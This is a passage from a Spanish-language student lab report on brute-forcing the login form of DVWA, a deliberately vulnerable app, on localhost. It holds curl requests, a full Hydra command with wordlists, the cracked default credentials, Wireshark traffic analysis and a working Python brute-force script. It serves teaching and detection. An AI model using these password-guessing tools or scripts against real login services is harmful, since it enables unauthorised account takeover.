ec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
                <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.g
forms</a></li>
        </ul>
</div>

                                <br /><br />
```

Figura 18: Respuesta cURL obtenida por consola para la petición válida.

Para el caso con credenciales incorrectas, se ejecutó el mismo procedimiento modificando la contraseña por un valor inválido. En la siguiente figura se observa el comando cURL correspondiente a la autenticación fallida.

```
┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ password=1234

┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=1234&Login=Login' \
  -b 'PHPSESSID=269ae410c6ce01bda97c75fdeaf81bf2; security=low'
```

Figura 19: Comando cURL por consola para la petición inválida.

Finalmente, se muestra un fragmento de la respuesta HTML generada por la aplicación para este caso, donde se evidencia el mensaje de error devuelto por DVWA.

```
<li class=""><a href="../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                    </div>

                            </div>

                            <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: Brute Force</h1>

        <div class="vulnerable_code_area">
                <h2>Login</h2>

                <form action="#" method="GET">
                        Username:<br />
                        <input type="text" name="username"><br />
                        Password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password"><br />
                        <br />
                        <input type="submit" value="Login" name="Login">

                </form>
                <pre><br />Username and/or password incorrect.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp
_attack</a></li>
                <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passwo
ec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
                <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.go
forms</a></li>
        </ul>
</div>

                                    <br /><br />
```

Figura 20: Respuesta cURL obtenida por consola para la petición inválida.

1.9. 2.9. Cuatro diferencias entre respuestas (curl)

Al comparar las respuestas obtenidas mediante cURL para intentos de autenticación válidos e inválidos en DVWA, se identifican diferencias claras tanto en el contenido HTML como en la respuesta HTTP.

1. Diferencia en el mensaje de respuesta. En el caso de autenticación inválida, la aplicación retorna el mensaje `Username and/or password incorrect`, indicando que las credenciales no son correctas. En contraste, cuando las credenciales son válidas, se muestra el mensaje `Welcome to the password protected area`, lo que confirma un acceso exitoso.

```
<li class=""><a href="../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                </div>

                        </div>

                        <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: Brute Force</h1>

        <div class="vulnerable_code_area">
                <h2>Login</h2>

                <form action="#" method="GET">
                        Username:<br />
                        <input type="text" name="username"><br />
                        Password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password"><br />
                        <br />
                        <input type="submit" value="Login" name="Login">

                </form>
                <pre><br />Username and/or password incorrect.</pre>
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owasp
_attack</a></li>
                <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passwo
ec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
                <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.go
forms</a></li>
        </ul>
</div>

                                <br /><br />
```

Figura 21: Respuesta HTML para un intento de autenticación inválido.

```
ibiza@kali: ~/udp-labs/lab2-cripto
Session  Acciones  Editar  Vista  Ayuda
ibiza@kali: ~/udp-labs/DVWA   ibiza@kali: ~/udp-labs/DVWA   ibiza@kali: ~/udp-labs/lab2-cripto
<li class=""><a href="../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../logout.php">Logout</a></li>
</ul>
                                </div>

                        </div>

                        <div id="main_body">


<div class="body_padded">
        <h1>Vulnerability: Brute Force</h1>

        <div class="vulnerable_code_area">
                <h2>Login</h2>

                <form action="#" method="GET">
                        Username:<br />
                        <input type="text" name="username"><br />
                        Password:<br />
                        <input type="password" AUTOCOMPLETE="off" name="password"><br />
                        <br />
                        <input type="submit" value="Login" name="Login">

                </form>
                <p>Welcome to the password protected area admin</p><img src="/hackable/users/admin.jpg" />
        </div>

        <h2>More Information</h2>
        <ul>
                <li><a href="https://owasp.org/www-community/attacks/Brute_force_attack" target="_blank">https://owas
_attack</a></li>
                <li><a href="https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passw
ec.com/connect/articles/password-crackers-ensuring-security-your-password</a></li>
                <li><a href="https://www.golinuxcloud.com/brute-force-attack-web-forms" target="_blank">https://www.g
forms</a></li>
        </ul>
</div>

                                <br /><br />
```

Figura 22: Respuesta HTML para un intento de autenticación válido.

2. Diferencia en contenido dinámico. En la respuesta válida se observa contenido adicional correspondiente al usuario autenticado, como la carga de una imagen asociada a la cuenta (`admin.jpg`). Este contenido no aparece en la respuesta inválida, donde solo se muestra el formulario junto con el mensaje de error.

3. Diferencia en los parámetros de la URL. Las solicitudes difieren en los valores de los parámetros `username` y `password`. Estos parámetros determinan el comportamiento del sistema, ya que una combinación correcta permite el acceso, mientras que una incorrecta genera un rechazo.

```
┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&passwor
d=password&Login=Login' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
  -H 'Accept-Language: es-419,es;q=0.9' \
  -H 'Cache-Control: max-age=0' \
  -b 'PHPSESSID=269ae410c6ce01bda97c75fdeaf81bf2; security=low' \
  -H 'Proxy-Connection: keep-alive' \
  -H 'Referer: http://127.0.0.1:4280/vulnerabilities/brute/' \
  -H 'Sec-Fetch-Dest: document' \
  -H 'Sec-Fetch-Mode: navigate' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-User: ?1' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/142.0.0.0 Safari/537.36' \
  -H 'sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'sec-ch-ua-platform: "Linux"'
```

Figura 23: Solicitud cURL con credenciales válidas.

```
┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ password=1234

┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ curl 'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=1234&Login=Login' \
  -b 'PHPSESSID=269ae410c6ce01bda97c75fdeaf81bf2; security=low'
```

Figura 24: Solicitud cURL con credenciales inválidas.

4. Diferencia en el tamaño de la respuesta (Content-Length). Al analizar las cabeceras HTTP mediante cURL, se observa que el valor de `Content-Length` es diferente entre ambos casos. La respuesta válida presenta un tamaño mayor, ya que incluye contenido adicional asociado al acceso exitoso.

```
┌──(ibiza㉿kali)-[~/udp-labs/lab2-cripto]
└─$ curl -s -o /dev/null -w "%{size_download}\n" \
'http://127.0.0.1:4280/vulnerabilities/brute/?username=admin&password=1234&Login=Login' \
-b 'PHPSESSID=269ae410c6ce01bda97c75fdeaf81bf2; security=low'
4735
```

Figura 25: Valor de Content-Length para un acceso inválido.

Figura 26: Valor de Content-Length para un acceso válido.

1.10. 2.10. Instalación y versión a utilizar (hydra)

Como herramienta adicional, se utilizó Hydra para automatizar ataques de fuerza bruta sobre el formulario vulnerable de DVWA. Antes de ejecutar el ataque, se verificó que la herramienta estuviera correctamente instalada en Kali Linux.

Para ello, se ejecutó el comando `hydra -h` en la terminal, lo que permitió confirmar la disponibilidad de la herramienta, así como su versión instalada. En este caso, se utilizó la versión `Hydra v9.6`, junto con su sintaxis general y opciones principales de configuración.

Esta verificación es importante, ya que asegura que el entorno se encuentra correctamente preparado para ejecutar ataques automatizados sobre servicios web.



Figura 27: Verificación de instalación, versión y opciones de Hydra en Kali Linux.

1.11. 2.11. Explicación de comando a utilizar (hydra)

Se utilizó Hydra para realizar un ataque de fuerza bruta sobre el formulario de autenticación de DVWA. El siguiente comando fue utilizado:

```
hydra -L fiveusernames.txt -P millionpasswords.txt 127.0.0.1 -s 4280 \
http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\: PHPSESSID=XXXX; security=low:F=Username and/or password incorrect."
```

El comando utiliza el módulo `http-get-form`, que permite atacar formularios web que utilizan el método GET. Los parámetros `^USER^` y `^PASS^` son reemplazados automáticamente por Hydra con los valores de los archivos de usuarios y contraseñas. Además, se incluye la cookie de sesión para mantener el acceso válido a la aplicación.

El parámetro `F=` indica el mensaje de error que Hydra utilizará para identificar intentos fallidos, permitiendo distinguir correctamente entre credenciales válidas e inválidas.

1.12. 2.12. Obtención de credenciales mediante Hydra

Una vez ejecutado el ataque de fuerza bruta utilizando Hydra, se lograron obtener múltiples pares válidos de usuario y contraseña. La herramienta fue capaz de identificar correctamente las combinaciones que permiten autenticarse en la aplicación DVWA.

Entre los resultados obtenidos, se destacan los siguientes pares de credenciales:

- admin : password
- smithy : password
- gordon : abc123
- pablo : letmein
- 1337 : charley

Esto demuestra que el formulario es vulnerable a ataques de fuerza bruta, ya que no cuenta con mecanismos de protección como limitación de intentos, bloqueo de cuentas o uso de CAPTCHA. Además, se observa que Hydra logra identificar múltiples combinaciones válidas en poco tiempo, evidenciando la falta de controles de seguridad en el sistema.



Figura 28: Credenciales obtenidas mediante ataque de fuerza bruta con Hydra.

1.13. 2.13. Análisis del tráfico para cURL (tráfico)

Después de ejecutar las solicitudes mediante cURL (Sección 2.8), se utilizó Wireshark para capturar y analizar el tráfico generado entre el cliente y el servidor. Esto permitió observar en detalle el comportamiento de las peticiones HTTP y los paquetes TCP involucrados.



Figura 29: Captura general del tráfico en Wireshark tras ejecutar la petición cURL.

En la captura se observan paquetes de tipo TCP y HTTP. Los paquetes TCP corresponden al establecimiento de la conexión mediante el proceso conocido como *three-way handshake* (SYN, SYN-ACK, ACK), el cual permite iniciar la comunicación entre cliente y servidor.

Por otro lado, los paquetes HTTP contienen la información de la solicitud y la respuesta generada por el servidor.



Figura 30: Detalle de los paquetes HTTP asociados a la petición cURL.

En el análisis de los paquetes HTTP se pueden identificar claramente los siguientes elementos:

- **Método GET:** La solicitud utiliza el método GET, lo que implica que los parámetros son enviados en la URL.
- **Parámetros visibles:** Se observan directamente los valores de `username` y `password` en la URL, lo que representa una debilidad de seguridad.
- **Cabecera Cookie:** Se incluye la cookie de sesión `PHPSESSID` junto con el nivel de seguridad configurado en DVWA (`security=low`).
- **Respuesta del servidor:** Cada solicitud genera una respuesta HTTP con código `200 OK`, independientemente de si la autenticación fue exitosa o fallida.

Además, se observa que cada intento de autenticación genera dos mensajes HTTP: uno correspondiente a la solicitud enviada por el cliente y otro a la respuesta entregada por el servidor. Considerando que se realizaron pruebas con credenciales válidas e inválidas, se registran múltiples intercambios de este tipo en la captura.

Este análisis evidencia que la información sensible viaja en texto claro dentro de la red, lo que facilita su interceptación mediante herramientas como Wireshark, representando una vulnerabilidad importante en el sistema.

1.14. 2.14. Tráfico generado por Burp (tráfico)

Se analizó en Wireshark el tráfico generado durante el ataque de fuerza bruta realizado con Burp Suite sobre el formulario de autenticación de DVWA. Para facilitar la observación del intercambio, se aplicó un filtro sobre los paquetes HTTP, lo que permitió identificar con claridad las solicitudes enviadas por la herramienta y las respuestas devueltas por el servidor.



Figura 31: Captura de múltiples solicitudes HTTP generadas durante el ataque de fuerza bruta con Burp Suite, donde se observan diferentes combinaciones de usuario y contraseña.

A diferencia de las pruebas realizadas con cURL, en este escenario se observa un volumen considerablemente mayor de tráfico HTTP, debido a que Burp Suite automatiza múltiples intentos de autenticación en un corto periodo de tiempo. Esto genera una secuencia continua de solicitudes y respuestas sobre el mismo recurso vulnerable.

En la captura se distinguen múltiples solicitudes `GET` consecutivas hacia la ruta

`/vulnerabilities/brute/`, en las cuales cambian los valores de los parámetros `username` y `password`. Se observan, por ejemplo, combinaciones asociadas a distintos usuarios, lo que confirma que Burp está realizando un ataque de fuerza bruta automatizado sobre el formulario.

Asimismo, cada solicitud genera una respuesta HTTP por parte del servidor, generalmente con código `200 OK`. Esto permite comparar la longitud y el contenido de las respuestas para distinguir entre intentos válidos e inválidos. En los casos exitosos, la respuesta suele contener mayor cantidad de datos, ya que incorpora elementos adicionales como mensajes de bienvenida o recursos asociados al usuario autenticado.

Finalmente, al igual que en el análisis efectuado con cURL, se aprecia que las credenciales son transmitidas mediante el método `GET`, por lo que quedan visibles directamente en la URL. Esto constituye una debilidad importante de seguridad, ya que facilita la exposición e interceptación de información sensible mediante herramientas de análisis de tráfico como Wireshark.

1.15. 2.15. Tráfico generado por Hydra (tráfico)

Se capturó en Wireshark el tráfico generado durante el ataque de fuerza bruta realizado con Hydra sobre el formulario de autenticación de DVWA. Para el análisis se consideraron principalmente los paquetes HTTP, lo que permitió observar con claridad la secuencia de solicitudes automáticas enviadas por la herramienta y las respuestas correspondientes del servidor.



Figura 32: Captura de paquetes HTTP generados durante el ataque de fuerza bruta con Hydra.

En la captura se aprecia un alto volumen de solicitudes HTTP consecutivas dirigidas a la ruta `/vulnerabilities/brute/`. En cada intento varían los parámetros `username` y `password`, lo que evidencia el comportamiento automático de Hydra al probar múltiples combinaciones de credenciales.

A diferencia de Burp Suite, Hydra genera el tráfico de manera más rápida y compacta, lo que se refleja en una sucesión más densa de solicitudes HTTP en un intervalo corto de tiempo. Esto confirma que Hydra está optimizada específicamente para realizar ataques de fuerza bruta de forma eficiente.

En el detalle de la solicitud se puede observar además la cabecera `Cookie`, necesaria para mantener la sesión válida en DVWA, y el campo `User-Agent`, que en este caso identifica explícitamente el uso de Hydra. Esto permite distinguir su tráfico respecto del generado por cURL o por un navegador interceptado mediante Burp Suite.

Finalmente, al igual que en los otros casos analizados, las credenciales viajan dentro de la URL mediante el método `GET`, quedando visibles en la captura de red. Esto representa una debilidad importante, ya que expone directamente los datos de autenticación a cualquier atacante con capacidad de interceptar el tráfico.

1.16. 2.16. Mención de las diferencias (tráfico)

Al comparar el tráfico generado por cURL, Burp Suite y Hydra, se observan diferencias relevantes tanto en la cantidad de solicitudes enviadas como en la forma en que cada herramienta interactúa con el servidor.

En primer lugar, Hydra alcanza una tasa de envío mayor que Burp Suite, por lo que en un mismo intervalo de tiempo ejecuta una mayor cantidad de solicitudes HTTP. Esto se debe a que Hydra está diseñada específicamente para automatizar ataques de fuerza bruta de manera eficiente y rápida.

En segundo lugar, el volumen de tráfico generado por Hydra crece con mayor rapidez, mientras que Burp Suite presenta un flujo más controlado. Aunque Burp resulta más lento, ofrece mayor visibilidad y detalle sobre cada solicitud y respuesta, lo que facilita el análisis manual del ataque.

Otra diferencia importante es la estructura del mensaje HTTP. En Burp Suite se parte de una solicitud base interceptada desde el navegador y luego se automatizan las combinaciones a partir de esa estructura. En Hydra, en cambio, la petición debe definirse manualmente, especificando la ruta del formulario, los parámetros, la cookie de sesión y el texto que identifica un fallo de autenticación.

También se observan diferencias en el tamaño de los mensajes. En general, las solicitudes generadas por cURL y Burp suelen incluir más cabeceras HTTP, mientras que Hydra puede producir mensajes más compactos, enfocados principalmente en la automatización del ataque.

Finalmente, el campo `User-Agent` varía según la herramienta utilizada, lo que permite distinguir el origen del tráfico. Esta diferencia resulta especialmente útil al momento de analizar capturas en Wireshark, ya que ayuda a identificar si una solicitud fue generada por un navegador, por cURL, por Burp Suite o por Hydra.

1.17. 2.17. Identificación del software por tráfico

Para identificar la herramienta utilizada a partir del tráfico capturado, se analizaron en Wireshark ciertos campos de las solicitudes HTTP que varían según el cliente que las genera. Uno de los campos más útiles para esta tarea es `User-Agent`, ya que suele contener información característica del software utilizado.

En el caso de Hydra, el valor del campo `User-Agent` permite reconocer explícitamente la herramienta, ya que incluye la cadena `Mozilla/5.0 (Hydra)`. Esto facilita su identificación directa dentro de la captura de tráfico.



Figura 33: Campo User-Agent correspondiente a Hydra.

En Burp Suite, en cambio, el `User-Agent` no siempre identifica a Burp de manera explícita, ya que muchas veces conserva encabezados similares a los de un navegador real. Sin embargo, puede inferirse su uso al observar el patrón del tráfico, el alto número de solicitudes consecutivas y la estructura repetitiva de los intentos de autenticación.



Figura 34: Campo User-Agent observado en solicitudes generadas mediante Burp Suite.

En el caso de cURL, el tráfico puede distinguirse por la simplicidad de la solicitud o por el valor del `User-Agent`, dependiendo de cómo se haya ejecutado el comando. En este laboratorio, la petición reproducida desde el navegador mantuvo un encabezado similar al de un cliente web tradicional, lo que demuestra que no siempre basta con revisar únicamente un campo para identificar la herramienta utilizada.



Figura 35: Campo User-Agent observado en la solicitud ejecutada mediante cURL.

En síntesis, la identificación del software no depende solamente del valor de `User-Agent`, sino también del análisis del comportamiento del tráfico: cantidad de solicitudes, velocidad de envío, estructura de las peticiones y repetición de patrones. Aun así, el encabezado `User-Agent` constituye una pista especialmente útil para diferenciar entre Hydra, Burp Suite y cURL.

1.18. 2.18. Interacción con el formulario (python)

Como parte final del laboratorio, se desarrolló un script en Python utilizando la librería `requests` para interactuar directamente con el formulario vulnerable de DVWA. A diferencia

de herramientas como Burp Suite o Hydra, en este caso se implementó manualmente la lógica del ataque de fuerza bruta mediante código propio.

El script define la URL del formulario y las cabeceras HTTP necesarias para mantener una sesión válida en la aplicación, en particular el campo `Cookie` con el identificador de sesión y el nivel de seguridad configurado en `low`. Posteriormente, carga desde archivos de texto las listas de usuarios y contraseñas a probar.

Luego, el programa recorre todas las combinaciones posibles y envía solicitudes HTTP GET al recurso vulnerable. Si la respuesta no contiene el mensaje de error de autenticación, el script interpreta que la combinación es válida y la imprime en consola.

```
  GNU nano 8.6                                   fuerza_bruta.py
import requests

url = "http://127.0.0.1:4280/vulnerabilities/brute/"

headers = {
    "User-Agent": "Mozilla/5.0",
    "Cookie": "security=low; PHPSESSID=0d5c20da4ea3f254075687ab7ae14b9b"
}

with open("notas/fiveusernames.txt", "r") as user_file:
    usernames = [line.strip() for line in user_file]

with open("notas/millionpasswords.txt", "r") as pass_file:
    passwords = [line.strip() for line in pass_file]

for username in usernames:
    for password in passwords:
        params = {
            "username": username,
            "password": password,
            "Login": "Login"
        }

        response = requests.get(url, headers=headers, params=params)

        if "Username and/or password incorrect." not in response.text:
            print(f"[Login exitoso] Usuario: {username} | Contraseña: {password}")
            break
```

Figura 36: Código Python utilizado para automatizar el ataque de fuerza bruta sobre DVWA.

1.19. 2.19. Cabeceras HTTP (python)

